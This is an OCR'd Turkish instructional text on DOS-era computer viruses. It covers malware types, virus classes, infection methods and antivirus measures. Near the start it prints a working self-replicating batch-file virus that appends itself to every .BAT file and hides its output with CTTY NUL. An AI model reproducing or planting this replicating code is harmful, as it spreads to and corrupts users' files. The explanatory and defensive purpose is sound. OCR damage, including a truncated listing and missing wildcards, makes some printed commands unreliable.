Öte yandan herhangi yasal bir yazılım programının yapabilecegini virüsler de yapabilmektedir; ancak perde arkasında. Virüsler diskleri formatlar, kopyalar, dosyaları yeniden isimlendirir veya siler, kendisini yeni bilgilerle şekillendirerek çoğaltabilir, dosya tarihlerini ve niteliğini değiştirir, bilgisayara dosyaları yükletir ve saklaması için emir verir vs. Özetle normal bir yazılımının yapabilecegi her işin virüs de rahatlıkla üstesinden gelebilmektedir.

Diğer taraftan, şüpheli veya zararlı bir programın virüs olarak etiketlenmesini saglayacak ölçütü veren teknik bir tanım mevcuttur. Bu tanıma göre, bir virüs, çalıstırılabilir ve belki de kendi yapısını bozmaksızın değiştirilmiş (altered) bir kopyasını başka programların içersine sokabilmek için, diğer programları modifiye eden bir yazılımdır.

Kötü niyet arz eden bir programın sağlaması gereken en az üç öge, bir bilgisayar virüsü modeli için öngörülen kriteri vermektedir:

- ☐ çalıştırılabilir olmak
- ☐ kendisini çoğaltabilme yeteneğinde olmak
- ☐ diğer çalıştırılabilir objeleri viral (virüse ait) grublara dönüştürmek

Aşağıdaki program tamamıyla DOS altında işleyen toplu işlem dosya dilinde yazılmıştır. Bu örnek program virüs tanımına uygun düşmektedir.

```
echo  - BFV.BAT'ın sonu
```

Yukardaki toplu işlem dosyasına virüs niteliğini kazandıran tek komut asagıdaki komut satırıdır:

```
for %% f in (*.bat) do copy %% f + bfv.bat
```

Bu program kodu DOS işletim sistemi altında çalışan bir bilgisayara, BFV.BAT'ın bir kopyasını aktif dizindeyer alan bütün .BAT dosyalarının sonuna eklemesini emretmektedir. Toplu işlem dosya virüsü bir defa çalıştırıldığı zaman, aktif dizindeki bütün .BAT dosyaları BFV.BAT'ın bir kopyasını taşıyor olacaklardır.

```
REM  "OBF.BAT" isimli özgün .BAT dosyası
REM
REM  Özgün toplu işlem dosyası buradan başlıyor
REM
REM  Ana dizine dönün
REM  Bunun için CD(CHDIR) komutunu kullanın
REM
REM      CD
REM
REM  DIR'i küllanarak dizini görüntüleyin
REM
REM      DIR
REM
REM  Özgün toplu işlem dosyası burada sona
REM  eriyor.
```

Şekil 7.1 - Toplu işlem dosya virüsü bulaşmadan önceki bir .BAT dosyası.

(1) Özgün (OBF.BAT) toplu işlem dosyası ile birlikte diskte toplu işlem dosya virüsü (BFV.BAT) ve başka bazı dosyalar bulunmaktadır:

OBF.BAT	INSTALL.BAT	RUN.BAT	BFV.BAT

(2) Toplu işlem dosya virüsü çalıştırılır; kendini özgün toplu işlem dosyası OBF.BAT'a, aynı dizindeki diğer bütün .BAT dosyalarına ve nihayet kendisine yapıştırır:

OBF.BAT	INSTALL.BAT	RUN.BAT	BFV.BAT
BFV.BAT	BFV.BAT	BFV.BAT	BFV.BAT

Şekil 7.2 - Bir toplu işlem dosya virüsü enfeksiyonu örneği.

Aşağıdaki şekil ise yukardaki şeklin bir devamı niteliğindedir.

Örnek olarak OBF.BAT toplu işlem dosyanın enfeksiyonu gösterilmektedir. Toplu işlem dosya virüsü bulunduğu dizinde çalıştırılır çalışmaz kendisini OBF.BAT dosyasının sonuna eklemektedir. Burada dikkati çeken bir husus sözkonusudur. Toplu işlem dosya virüsünün kendisini kendine ve diger .BAT toplu işlem dosyalarına yapıştırdıktan sonra bir daha bu dosyalara bulaşmaması icin bir kontrol mekanizması içermemektedir. Bu yüzden bu dizinde yer alan toplu işlem dosyalarının uzunlukları çalıştırıldıkları takdirde her defasında virüsün boyu kadar artacaktır.

Şekil 7.3 toplu işlem dosya virüsünün daha önceki versiyonuyla işlev bakımından özdeştir; fakat ilk versiyonda yer alan açıklamalar ve echo ifadeleri özlülük sağlaması açışından silinmiştir.

```
REM  "OBF.BAT" isimli özgün .BAT dosyası
REM
REM  Özgün toplu işlem dosyası buradan başlıyor
REM
REM  Ana dizine dönün
REM  Bunun için CD(CHDIR) komutunu kullanın
REM
REM       CD
REM
REM  DIR'i kullanarak dizini görüntüleyin
REM
REM       DIR
REM
REM  Özgün toplu işlem dosyası burada sona
REM  eriyor.
```

```
REM  Özgün toplu işlem dosyası DOS'a döneceği
REM  yerde, toplu işlem dosya virüsünün hazırla-
REM  dığı tuzağa düşerek bunun kodunu çalıştır-
REM  maktadır.
@ECHO OFF
ECHO OFF
CTTY NUL
FOR %% F IN (*.BAT) DO COPY %% F + BFV.BAT
CTTY CON
```

Sekil 7.3 - Özgün toplu işlem dosyanın, toplu işlem dosya virüsü tarafından enfekte olmuş hali.

7.1 Kötü niyetle hazırlanmış programlar

Kötü niyetli programcılar tarafından sıkça tercih edilen Truva atı (Trojan horse) yararlı bir programmış izlemini uyandırmaktadır; ancak bunlar gerçekte içlerinde zarar verici komutlar barındırırlar. Truva atlarının en göze çarpan özelliğe tebdil gezerek, kullanıcıyı normal bir uygulama programı kullandıklarını kuvvetli bir şekilde inandırmalarıdır. Bu aldatmaca truva atının içersine

gizlenmiş kod parçaları tetiklenınceye kadar sürer. Hemen hemen bütün kötü huylu programlar truva atları yardımıyla son kullanıcılara ulaşır- virüsler de buna dahildir.[3]

Kamelyonlar (Chameleons) truva atlarına benzer bir davranış sergiledikleri için, kullanıcıya yasal bir yazılım programı kullanıyormuş hissini vermeye çalışmaktadırlar. Fakat asıl gayeleri zarar vermektir. Kamelyonlar uygun bir biçimde programlandıklarında, yasal uygulama programlarının bütün davranışlarını sergileyebilirler.

Yazılım bombaları (Software bombs) kötü huylu programlar arasında en kolay geliştirilebileni ve kusursuz hale getirilebilenidir. Yazılım bombaları harekete geçtiklerinden hemen sonra adeta patlamaktadırlar, dolayısıyla bu çesit programların gösterişe ve tamamen gizli kalmalarına gereksinimleri göreceli olarak azdır.

Mantıksal bombalar (Logic bombs) özel çevresel değişkenlerin durumlarına bağlı kalarak, gerekli şartlar sağlandığı takdirde bozucu komutlarını işletmeye koyulurlar.

Zaman bombaları (Time bombs) zamanla veya sayıyla ilişkili çevresel değişkenlerin durumlarına baglı kalarak, uygun şartlar sağlandığı takdirde zarar verici komutlarını uygulamaya geçirmektedirler. Bunlar örneğin belirlenmiş bir sayı adedince çalıştıktan sonra, herhangi bir tarihte (Cuma'nın 13'ü veya Nisan 1 gibi) ya da günün belirlenmiş bir vaktinde (gece yarısı gibi) zarar vermeye başlarlar.

Bulaşıcılar (Replicators), bellekte veya disk alanında kendi kopyalarını tutacak yer kalmayana dek üremektedirler. Bir klonu (kopyası) oluştuğunda (cocuk) ana program tarafından harekete geçirilir; bu kez çocuk kendisini katlar ve denetimi bunlara bırakır, bu çevrim böyle sürüp gider. Buradaki asıl erek, özellikle çok kullanıcılı ve bilgisayar ağına dayalı bir sistemde sistem kaynaklarını çökertmek ve bu şekilde ana sistemi işlem yapamaz duruma sürüklemektir. Bulaşıcılar, bilgisayar virüslerinden farklı

olarak kendilerini ne veri dosyalarına yapıştırırlar ne de normalde bu gibi dosyalarla asalak olarak tanımlanabilecek bir ilişkiye girerler. Bulaşıcılar kendi kendine yeterli tek (stand-alone) programlardır.

Bilgisayar virüsleriyle karıştırılan solucanlar(Worms bilgisayar ağına dayalı bir sistemde, bilgisayardan bilgisayara, gerekmedikçe herhangi bir donanım ya da yazılım birimine zarar vermeden seyahat eden kötü huylu olabilen yazılımlardır. Ancak ağ içinde seyahatlarını sürdürebilmek için, kendilerinin bir kopyasını yapabilmektedirler. Ağ boyunca gizlice seyahat ederken bilgi toplarlar (bu bilgiler muhtemelen dökümanlar veya şifrelerdir) ya da alaya alan, anlaşılması zor mesajlar bırakırlar. Ağı denetleyen sistem operatörlerine görünmez kalabilmek için uğradıkları her yerde izlerini yok ederler.

Nihayet kötü huylu programlar arasında en çok bezdiren ve kullanıcıya zor anlar yaşatan bilgisayar virüsleridir.

Bilgisayar virüsleri kendilerinin çalıştırılabilir ve muhtemelen değiştirilmiş bir suretini programlara bulaştırmak için, bu programları değiştiren kod parçalarıdır. Virüsler kendilerinin kopyalarına sistemin içine yerlestirerek onları bozarlar ve viral kısımlarını üzerlerine yazarlar ya da olağan çalıştırılabilir dosyaların çevresinde bir kabuk oluşturma yoluna giderler. Uzmanca hazırlanmış virüsler ne dosyanın tarih ve zamanlarını ne de onların niteliklerini ve büyüklüklerini değiştirmektedirler.

8. YAYGIN VİRÜS TİPLERİ

Her enfeksiyon tekniği kötü niyetli programcılara avantajlar sunarken beraberinde hiç şüphesiz dezavantajlarda getirmektedir. Bazı bulaşma metodları, karşıtvirüs yazılımları tarafından tespit edilmeleri güç olduklarından tercih edilebilmektedir. Ancak bunların yazımı girift olabilmekte ve bu yüzden yazılmaları ek gayretler gerektirmektedir. Diğer prosedürlerin kodlanması kolay ve dolayısıyla gelistirilmesi pürüzsüz olabilir; fakat bunlar da bir sistemi tam anlamıyla zayıf düşürmeye yetecek kapasitede olamayacaktır.[3]

8.1 Açılış kesimi virüsleri

Kötü niyetli programcılara göre disk açılış kesimi enfeksiyonu (Boot sector infectors-BSIs) diğer bütün enfeksiyon çesitlerinin üzerinde bir avantaj sağlamaktadır. Her şeyden önce açılış kesimi virüsleri sistem denetimini, sistem açılır açılmaz sistem dosyalarının hemen arkasından yüklendikleri için, tamamen ele geçirmiş olurlar. Açılış kesimi virüsü bu şekilde kendisini çalıştırıcak ilk program olmayı garanti etmektedir. İşletim sistemi (nüve), komut işleyicisi (kabuk), toplu işlem dosyaları ve elbette herhangi bir karşıtvirüs yazılımı yüklenmezden önce açılış kesimi virüsü denetimi böylelikle üzerine almış olmaktadır.[3]

Açılış kesimi virüsleri bellekte kalıcı (resident) olabilirler, bu yüzden bilgisayarın sıcakken tekrar açılmasını kolayca atlatabilmekteler. Bunlar sözgelimi, dizin listesinde viral enfeksiyona uğramış dosyaların dosya boylarını uzamamış gibi gösterebilmektedirler. BSI'ler ayrıca bu hileli bilgiyi, enfeksiyona uğramış dosyaların uzunluklarını bilinen temiz kopyalarıyla karşılaştıran karşıtvirüs yazılımlarına rapor ederler.

8.2 Komut işleyicisi virüsleri

COMMAND.COM gibi merkezi komut işleyicilerini enfekte etmek amacıyla tasarımlanan bu tip virüsler, kötü niyetli programcılara göreceli olarak belirgin bir fark sunmaktadır. IBM-uyumlu makinalarda klavyeden tuşlanan bircok komut COMMAND.COM tarafından işlendiğinden komut işleyicisi virüsü kullanıcının bilgisayarla olan etkileşiminin büyük bir bölümünü denetleyebilme olanağını bulmaktadır. Bu şekilde komut işleyicisi virüsü, COMMAND.COM'un iç komutları işletilirken normal disk erişimlerin ardına sığınmak gibi fırsatlardan istifade edebilir.[3]

Komut işleyicisi virüsleri temelde açılış kesimi virüslerinin tasarlanışındaki birçok ögeyi kendisinde barındırmaktadır; çünkü her iki tip bilgisayar virüsü de açılış zamanında bilgisayara yüklenir, bilgisayar açık kaldığı süre içinde de bellekte yerleşik kalır, bu sayede kullanıcının bilgisayarla olan karşılıklı bilgi alışverişini hemen hemen tamamını izleyip denetleyebilir. Bu iki virüs arasındaki temel fark, açılış kesimi virüsünün ilk önce bilgisayarın içine kurulmuş olmasıdır; komut işleyicisi virüsü bilgisayar açılış işlemlerini tamamladıktan sonra yüklenir, dolayısıyla etki sahası daha sınırlı kalır.

8.3 Genel amaçlı virüsler

Genel amaçlı virüslerin (General Purpose Infectors-GPIs) bilgisayara giriş sekli, açılış kesimi ve komut işleyicisi virüslerin bilgisayara bulaşmak için izlediği yolun aynınıdır. Bununla birlikte bu tip virüsler, düşük seviyeli dosyaları arayıp bulmak veya komut işleyiciyi hedef almak yerine çalıştırılabilir dosyalara bulaşmayı tercih ederler. Bazı GPI'ler kendilerini bir tek çalıştırılabilir dosyayla sınırlamaktalar- bu dosyalar .COM veya .EXE olabilmektedir. Gaye, program dosyalarının DISKCOPY gibi yardımcı programlar veya hesap tabloları ve kelime işlemcileri gibi uygulamalar olduguna bakmaksızın bunlara bulaşıp onları Truva virüs taşıyıcılarına dönüştürmektir.[3]

8.4 Çok yönlü virüsler

Çok yönlü virüsler (Multipurpose Infectors-MPIs) şu ana kadar anlatılan virüs tiplerinin bir karmasıdır. Başlangıc olarak bu virüsler açılış kesimine ve komut işleyicisine bulaşırlar; bundan sonra genel amaçlı virüsler olarak çoğalmaya başlarlar. Çok yönlü virüsler iki veya daha çok bulaşma tekniğini benimseyerek hayatta kalma düzeylerini arttırırlar; böylelikle kendilerini tekrar üretirken tek bulaşım boyutuna sınırlayan virüslerin bu işlemde karşılaştıkları problemleri en aza indirgemiş olmaktadırlar.[3]

8.5 Bellekte-yerleşik virüsler

Gerek açılış kesimi virüsü gerekse komut işleyicisi virüsü bellekte-yerleşik virüsler sınıfına dahil edilebilir. Belirli tuş kombinasyonlarıyla hayata geçirilen TSR (Terminate-and-Stay Resident/Sonlan-ve-Kal)'lerin aksine bellekte-yerleşik virüsler bu tür tuş takımlarına ihtiyaç duymazlar; bunlar yüklenir yüklenmez aktif hale geçerler ve bilgisayar açık kaldığı süre içinde de bu durumlarını korurlar.[3]

Bellekte-yerleşik virüsler bellekte daima yüklü ve aktif vaziyette kaldıklarından, bilgisayarın birçok operasyonuna müdahale edebilirler. Klavye komutları yolundan çevrilebilir ya da önlenebilir, ekran çıktısı tahrif edilebilir ve disk verisi izlenebilir. Bu virüsler üstelik ana sistemlerini sürekli denetleyerek henüz enfekte olmamış dosyaları, bilgisayar işlem halinde olmadığı boş aralarda enfekte etmektedirler.


9. BİLGİSAYAR VİRÜSLERİ TARAFINDAN YAYGIN OLARAK KULLANILAN ENFEKSİYON METODLARI

Genelde bilgisayar virüsleri tarafından kullanılan beş bulaşma (enfeksiyon) yöntemi bilinmektedir. Elbette bunun yanında daha başka, sistemi çökerten şekilleri mevcutsa da, aşağıda sıralanan yöntemler, kötü niyetli programcılar tarafından en fazlasıyla tercih edilenleridir: [3]

- ☐ Ekleme (Appending)
- ☐ Dahil etme (Insertion)
- ☐ Yeniden yönlendirme (Redirection)
- ☐ Yerine koyma (Replacement)
- ☐ Viral kabuk (The viral shell)

9.1 Ekleme yöntemi

Kendilerini ikili formda bulunan çalıştırılabilir program dosyalarının sonuna yapıştıran virüsler, ekleme bulaşma yöntemini kullanmaktadır. [3]



Şekil 9.1- Bir virüsün kendisini bir programa ekleyerek sebep olduğu enfeksiyon türü.

Şekil 9.1'de görüldüğü üzere ana çalıştırılabilir dosya o şekilde değiştirilir ki, program işletilmeye başlatıldığında denetim ilk önce programa eklenen viral koda geçmektedir. Eklenen viral kod kendisini aktive eder ve zarar verici işlemlerini başarıyla tamamladıktan sonra denetim, sanki hiçbir şey olmamışcasına ana dosyaya iade edilmektedir.

Bulaşılacak dosyanın formatına bağlı olmak üzere, kendisini bir programa ekleyen virüsler, ana programdan denetimi almak için farklı teknikler kullanmak zorundadırlar. Meselâ .COM ve .EXE programlarının belleğe yüklenişi birbirinden farklıdır, dolayısıyla bu programları bellekte çalıştırabilmek için ayrı algoritmalar kullanılır. Kötü niyetli programcılar virüs geliştirirken bu ince farkları göz önünde tutarlar. Aksi takdirde yazılan virüs kendisini sadece bir tek çalıştırılabilir dosyaya bulaştırabilecektir.


9.2 Dahil etme yöntemi

Program kodlarını doğrudan doğruya çalıştırılabilir program dosyalarının kullanılmayan kod veya veri bölümlerine sokan virüsler bu yöntemi uygulamaktadır. Ana dosyalar ekleme enfesiyonunda olduğuna benzer bir değişmeye uğrarlar; ancak burada virüslü kod, programın sonuna yapıştırılmaktan ziyade programın içersine dahil edilmektedir. [3]

Bu yöntemi kullanan virüslerin yazımı ekleme yöntemini kullanan virüslerin yazımından daha güçtür; çünkü dahil etme yöntemini uygulayan virüslerin kod uzunluğu minimumda tutulmalıdır. Birçok durumda virüsün yararlanmak istediği kullanılmayan boş program arası alanları bulmak zor olabilir, bulunsa bile kullanışlı olmayabilir. Virüsün kod uzunluğuna getirilen bu kısıtlama, kötü niyetli programcıların virüslerinden yerine getirmesi istedikleri işlevleri ciddi bir şekilde dar boğaza sürmektedir, bu ise viral kodun adaptasyon kabiliyetini azaltmaktadır. Öte

yandan ekleme metodunu kullanan virüsler herhangi bir büyüklükte olabilir. Özellikle .EXE dosyaları için bu durum geçerlidir. Aşağıdaki şekil dahil etme yöntemini uygulayan bir virüs görülmektedir.

Bulaşmadan önce



Dosya boyu= 10240 bayt

Bulaşmadan sonra

Dosya boyu= 10240 bayt

Şekil 9.2 - Bir virüsün kendisini bir programın içine sokarak sebep olduğu enfeksiyon türü.

9.3 Yeniden yönlendirme yöntemi

Sofistike virüs programcıların kullandığı ilginç ve ileri bir yaklaşım, yeniden yönlendirme yöntemine dayalı enfeksiyondur. Bu yöntem uyarınca merkezi bilgisayar virüsleri (bilgisayar virüslerini denetleyen çekirdek) bir veya daha fazla fiziksel disk alanına gizli olarak yerleştirilmektedir; ya da olağan bir gizli dosya olarak depolanır. Çekirdeği teşkil eden virüsler veya başka bir deyişle "master" virüsler ekleme ve dahil etme yöntemini kullanarak, normal çalıştırılabilir dosyalar arasına çok küçük işçi virüs kodları aşılar. Bu kodlar, bulaşmaya uğramış ana dosya çalıştırıldığı zaman aktif hale geçip program akışını bir çağrı yaparak ana merkezde bulunan virüs kod parçasına yönlendirir. Buradaki master virüsler daha başka olası zarar verici faaliyetlerine rehberlik ederek denetimi ana programa devreder. [3]

Bunun yanında yeniden yönlendirme yöntemi, disk

alanından tasarruf etme olanağını da beraberinde getirmektedir; çünkü viral kodun en büyük bölümü çalışma sahasından uzakta bulunur (off-line). Bulaşmaya sağlayan kod bölümleri uygun olarak küçük olduklarından enfekte olan dosyaların uzunluğunda belli belirsiz şişme meydana getirebilmektedir; eğer dahil etme yöntemi kullanılmışsa dosya özgün uzunluğunu üstelik korumuş olacaktır.

Yeniden yönlendirme yönteminin içinde barındırdığı bir dezavantaj, bulaşma tespit edildiğinde viral kod kısımlarının kolayca silinebilmesidir. Bu durumda izlenecek yol, merkezi virüsün saklı olduğu lokasyonu tespit ederek o bölgeyi temizlemektir. Bu hal ise işçi virüsleri etkisiz kılacağından enfeksiyonların yayılması engellenmiş olacaktır.

9.4 Yerine koyma yöntemi

Yerine koyma yöntemini uygulayan virüsler gerçekte çalıştırılabilir dosyaları enfekte etmekten çok içinde barındıkları sisteme bulaşmaktadırlar. Bu tip virüsler kendilerini hedef dosyaların üzerine yazmaktadırlar.[3]

Bulaşmadan önce:

PROGRAM.EXE

Dosya boyu= 10240 bayt

Bulaşmadan sonra:

VIRUS.EXE

Dosya boyu= viral kod boyu

Şekil 9.3 - Bir virüsün kendisini başka bir programın yerine koyarak sebep olduğu enfeksiyon türü.

Yerine koyma yöntemini uygulayan virüs çok kısa sürede birçok dosyayı kullanılamaz hale getirmektedir. Ne

var ki, bu şekilde bozucu faaliyetlerini işleyen virüsler, başarabildikleri ilk enfeksiyonlarından sonra fark edilebileceklerdir. Fakat bunlar ilk çalıştırılmalarından sonra dosyayı veya dosyaları tamamen bozdukları için, her ne kadar etkili bir şekilde temizlenseler bile bıraktıkları zarar eğer bozulan dosyaların yedekleri yoksa kalıcı olacaktır.

9.5 Viral kabuk yöntemi

Çoğu kez açılış kesimi virüsünce harekete geçirilen viral kabuk metodunu kullanan virüslerin özelliklerinden, komut işleyicisi virüsü ve bellekte-yerleşik kalan virüs de istifade edebilmektedir.[3]

Uygulamada viral kabuk, bilgisayarın bütün normal işlevlerini kuşatmakta; kullanılma ihtimali az olan bir disk bölgesine yerleşmiş bir virüsün varlığını ve lokasyonunu ortaya çıkaracak ya da böyle bir virüsün hayatta kalmasını tehlikeye sokacak faaliyetler zincirini önleyerek maskelemekte; dizin listelemelerini bloke edip incelemekte ve sonuç görüntüyü dosyalara kilobaytlarca virüs eklenmiş olsa bile dosyaların özgün uzunluklarını değiştirmeksizin yansıtmaktadır. Bu yöntemi kullanan virüs diger taraftan açılış kesimlerini, komut işleyicilerini ve günlük dosyaları etüt etmek icin girişilen teşebbüsleri engelleyerek, bu işlemleri enfekte olmamış dosyalarının kopyalarının saklı bulunduğu farklı depolama lokasyonlarına yeniden yönlendirmektedir. Bu suretle enfekte olmuş dosyaları okumaya veya başka türlü analiz etmeye çalışan virüs karşıtı programlar, bu girişimlerini virüslerin yönlendirdiği gerçekte enfekte olmuş dosyaların temiz kopyaları üzerinde gerçekleştirmiş olmaktadırlar.

10. KARŞITVİRÜS TEKNİKLERİ

Her şeyden evvel şunu belirtmek gerekir ki bilgisayar virüslerinin sinsi bozucu eylemlerinden bilgisayarları emin kılmanın kesin yolları (henüz) mevcut değildir. Bununla birlikte kötü huylu yazılım çıkmazına çözüm olarak getirilen en yaygın karşıtvirüs (antivirus) programları, bilgisayar kullanıcılarını rahatlatmaktan bir hayli uzaktır.[3]

Tesirli bir koruma düzeyine ulaşabilmek için, saldırganların ilerledikleri yolların üzerine çok sayıda engel kurulmalıdır. Bu engelleri hem kullanıcı hem de bilgisayar denetleyebilmelidir. Alınacak önlemlerin geniş kapsamlı olması bilgisayarın her türlü kötü huylu programa karşı etkin bir kalkan kurmasını sağlayacaktır. İzlenecek böyle bir yol iyi bir karşıtvirüs yazılımının esası olmalıdır.

Aşağıda sıralanan taktik ve prosedürlere kendi tasarladıklarınızı da katarak etkili bir savunma çizgisi kurabilirsiniz. Kötü huylu programlara karşı alınacak tedbirlerden herhangi birinin günlük çalışmalarınıza adapte etmeniz durumunda, sisteminizin güvenlik düzeyi yükselecek ve olası kötü huylu bir programın saldırısını önemli derecede azaltmış olacaksınız.

10.1 Sisteminizi bir floppy disk ile açın

Sabit disklerin yaygınlaşarak kullanılmaya başlanması sonucu, bircok kullanıcı doğrudan sabit disklerini işe koşarak sistemlerini hazır vaziyete getirmektedirler. Fakat bu olguyu artık kötü niyetli programcılar göz önünde bulundurarak kötü huylu programlarını geliştirdikleri için, sabit diskler kötü niyetli programcıların vazgecemeyecekleri bir hedefi haline gelmiştir.[3]

Kötü huylu programlara karşı alınacak ilk tedbir bir sistem disketi hazırlamak ve kullanmaktır. Sistemi açabilen disketler (bootable floppy disks) kullanıcının daima el değmemiş, özgün DOS sürümleri altında çalışmasını garanti eder. Burada dikkat edilecek tek husus kullanılan sistem disketlerinin yazma koruma yarıklarının ya da düğmelerinin uygun pozisyona getirilmiş olması gerektiğidir.

Aşağıdaki adımlar bir sistem disketinin hazırlanışını göstermektedir:

1. Bilgisayarı kapatın. Bütün floppy diskleri çıkarın.
2. Bilgisayarın A: sürücüsüne MS-DOS'un temiz bir master kopyasını yerleştirin.
3. Bilgisayarın ekrandan tarih ve zamanı istemesi üzerine ya geçerli tarih ve zamanı girin ya da sadece ENTER tuşuna basın.
4. Aşağıdaki komutu girin

   FORMAT A:/S

   ve ENTER tuşuna basın. Bilgisayar A: sürücüsüne yeni bir disket girmenizi isteyecektir.
5. A: sürücüsünden DOS'un master kopyasını çıkarıp emin bir yerde saklayın. Sürücüye yeni, hiç kullanılmamış formatsız bir disket yerleştirin.
6. ENTER tuşuna basın. Bilgisayar formatsız disketi sistem disketine dönüştürecektir. Sistem disketi oluşturulduktan sonra bu tür disket oluşturmaya bilgisayarın "Format another?" iletisine karşılık Y harfini girerek devam edebilirsiniz.
7. Sistem disketin işlemi tamamlandıktan sonra bu diskete AUTOEXEC.BAT ve CONFIG.SYS dosyalarını kopyalayın. Eger CONFIG.SYS dosyasında 'DEVICE=ifade' satırları mevcutsa, sistem disketine 'ifade' ile belirtilen aygıt sürücülerini kopyalamaya unutmayın.
8. Eğer AUTOEXEC.BAT dosyası 'SET COMSPEC=ifade'

satırı içermiyorsa, komut işleyicisinin lokasyonunu tespit eden bir COMSPEC(COMMAND SPEFICATION) satırını ekleyin. Bu ifade birçok sistemlerde

SET COMSPEC=C:\COMMAND.COM

şeklindedir ve yeterlidir. Ancak daha da iyisi COMSPEC'i A: sürücüsüne ayarlamaktır,

SET COMSPEC=A:\COMMAND.COM

ve yazma-korumalı (write protect) sistem disketini A: sürücüsünün içersinde sürekli bulundurmaktır. Bu düzen, sistemin komut işleyicisine erişimi gerektiği zaman, COMMAND.COM'un temiz olarak ve olası bir virüs enfeksiyonuna meydan vermeden tekrar yüklenmesini sağlar.

8. Bu şekilde oluşturulan açılış disketlerin yazma korumalı olmasına dikkat edin.

Bilgisayarınızı her zaman bu şekilde oluşturulmuş sistem disketleriyle açmayı ihmal etmeyiniz.

10.2 Virüsleri ortaya çıkaran yazılımlar kullanın

Virüslere raslandıktan sonra onları ortaya çıkarmanın ve sistemden yalıtmanın tek pratik yolu, çalışma sahasından uzak tutulan virüsleri ortaya çıkaran yazılımlar (virus detection software) kullanmaktır.[3]

Bu tür yazılımların düzenli bir şekilde kullanılması muhtemel bir virüs enfeksiyonunu erken bir safhada tespit edilmesini sağlayacak ve dolayısıyla yapacakları zararları da bir en aza indirgenmis olacaktır.

10.3 Dosya niteliklerini değiştirin

Salt-okunur niteliği set edilmiş dosyalar değiştirilememektedir, bu yüzden böyle dosyaların üzerine herhangi bir yazma operasyonu gerçekleştirilemez. Yetersiz derecede

taşarlanan virüsler bu duruma getirilmiş dosyaların salt-okunur nitelik bit'ini modifiye edecek yetenekte değildir. Fakat iyi tasarımlanan virüsler bu bit'i reset ederek hedef dosyaya bulaşır ve sonra tekrar nitelik bit'ini eski konumuna getirmektedir. Dosya niteliklerini değiştirmek kullanıcıların uygulayabilecekleri engellerden biridir.[3]

DOS'un son sürümleri bu işlemi ATTRIB komutuyla gerçekleştirmektedir. Aşağıdaki örnek bütün .COM ve .EXE dosyalarını salt-okunur hale getirir:

```
ATTRIB +R  .COM/S
ATTRIB +R  .EXE/S
```

10.4 Komut işleyicisi tuzakları kullanın

CONFIG.SYS dosyalarının içinde kullanılan, DOS'un göze çarpan özelliklerinden biri olan SHELL komutu çoğu kez gözardı edilmektedir. SHELL komutu, DOS'un belirlenmiş bir üst-düzey komut işleyicisinin çalıştırılmasına sebep olur. Eğer CONFIG.SYS'de bir SHELL komut işleyicisi belirtilmemişse, DOS normal kabuğu yani COMMAND.COM'u yükler.[3]

Tecrübeli kullanıcılar DOS SHELL komutunu COMMAND.COM'a yeniden bir isim vermek ve bu kabuğun standart konumu olan ana dizinden alıp başka bir dizine konumlandırmak için kullanmaktadır. Kullanıcılar bundan sonra ana dizine varsayılan kabuğun yani COMMAND.COM'un farklı bir kopyasını yerleştirebilirler. Bu, virüsleri gerçek komut işleyicisine bulaşmak yerine bunun yerine kullanılan tuzak komut işleyicisine bulaşmayı saglayabilir.

Aşağıdaki adımlar böyle bir tuzak komut işleyicisini oluşturmaya yöneliktir:

1. Aşağıdaki komutu CONFIG.SYS'e son satır olarak ekleyin:

   SHELL=[d:] [path] filename.ext /E:1024/P

Burada [d:] disk sürücüsünün harfi, [path] tuzak komut işleyicisinin saklı bulunduğu alt dizine yönlendiren yol ismi ve filename.ext de tuzak dosya(ların)nın ad(lar)ı. Sözgelimi tuzak dosyanın adı FIZZFIZZ.EXE ise ve C:\PLOP\PLOP alt dizininde yer alıyorsa, SHELL komutunun doğru dizimi aşağıdaki gibi olur

SHELL=C:\PLOP\PLOP\FIZZFIZZ.EXE/E:1024/P

2. Aşağıdaki komutu AUTOEXEC.BAT dosyasına yazın:

   SET COMSPEC=[d:] [path] filename.ext

   Buradaki [d:] [path] filename.ext ifadesi SHELL komutunda yer alan ifadeyle çakışmalıdır.

3. COMMAND.COM'u tuzak dosyanın adına ve lokasyonuna yeniden ayarlamak için COPY komutunu kullanın,

   COPY\COMMAND.COM [d:] [path] filename.ext

   burada COMMAND.COM'dan sonra gelen ifade SHELL komutuyla belirlenen sürücü, yol ve dosya adıdır. Yukardaki örnek göz önünde tutularak bu islem asagıdaki gibi yazılabilir

   COPY\COMMAND.COM\PLOP\PLOP\FIZZFIZZ.EXE

   Açıklanan adımlar uygulandıktan sonra, uyarlanmış sistem COMMAND.COM'un geçerli bir kopyası altında, tekrardan isimlendirilmiş olarak ve belki farklı bir lokasyondan çalışıyor olacakdır.

10.5 Uygulama dosyalarını tuzak olarak kullanın

.COM dosyalarını .EXE dosyalarına, .EXE dosyalarını da .COM dosyalarına herhangi zararlı bir yan etkisi olmadan çevirmek mümkündür. Bu önemsiz gibi gözüken tedbir dahi bilgisayar virüslerini şaşırtabilir; çünkü virüsler bulaşacakları dosyaların formatlarını bilmek zorundalar, zira her çalıştırılabilir dosya tipine farklı bulaşma yöntemi uygulanmaktadır. .COM dosyasına bulaşmak için izlenen

yok bir .EXE dosyasında geçerliliğini kaybetmektedir.[3]

Kullanıcılar, çalıştırılabilir kod barındıran her dizinde aşağıdaki komutları girerek, bütün program dosyalarının dosya uzantılarını tehlikesizce karşılıklı olarak değiştirebilirler:

```
REN *.COM *.KOM
REN *.EXE *.COM
REN *.KOM *.EXE
```

Bu komutlar bütün çalıştırılabilir dosyaların uzantılarını tersine çevirmektedir. Elbette bilgisayar virüsleri hedefledikleri dosyalara bulaşmadan evvel onları iki kez gözden geçirecek yetenektedirler; böylelikle bu hos hi lenin farkına varabileceklerdir. Fakat birçok bilgisayar virüsü, hepsi olmasa bile dosya uzantılarını kendilerine rehber alırlar. Bu sebeple dosya uzantılarını birbiriyle değiş tokuş etmek birçok virüsü yolundan saptıracaktır.

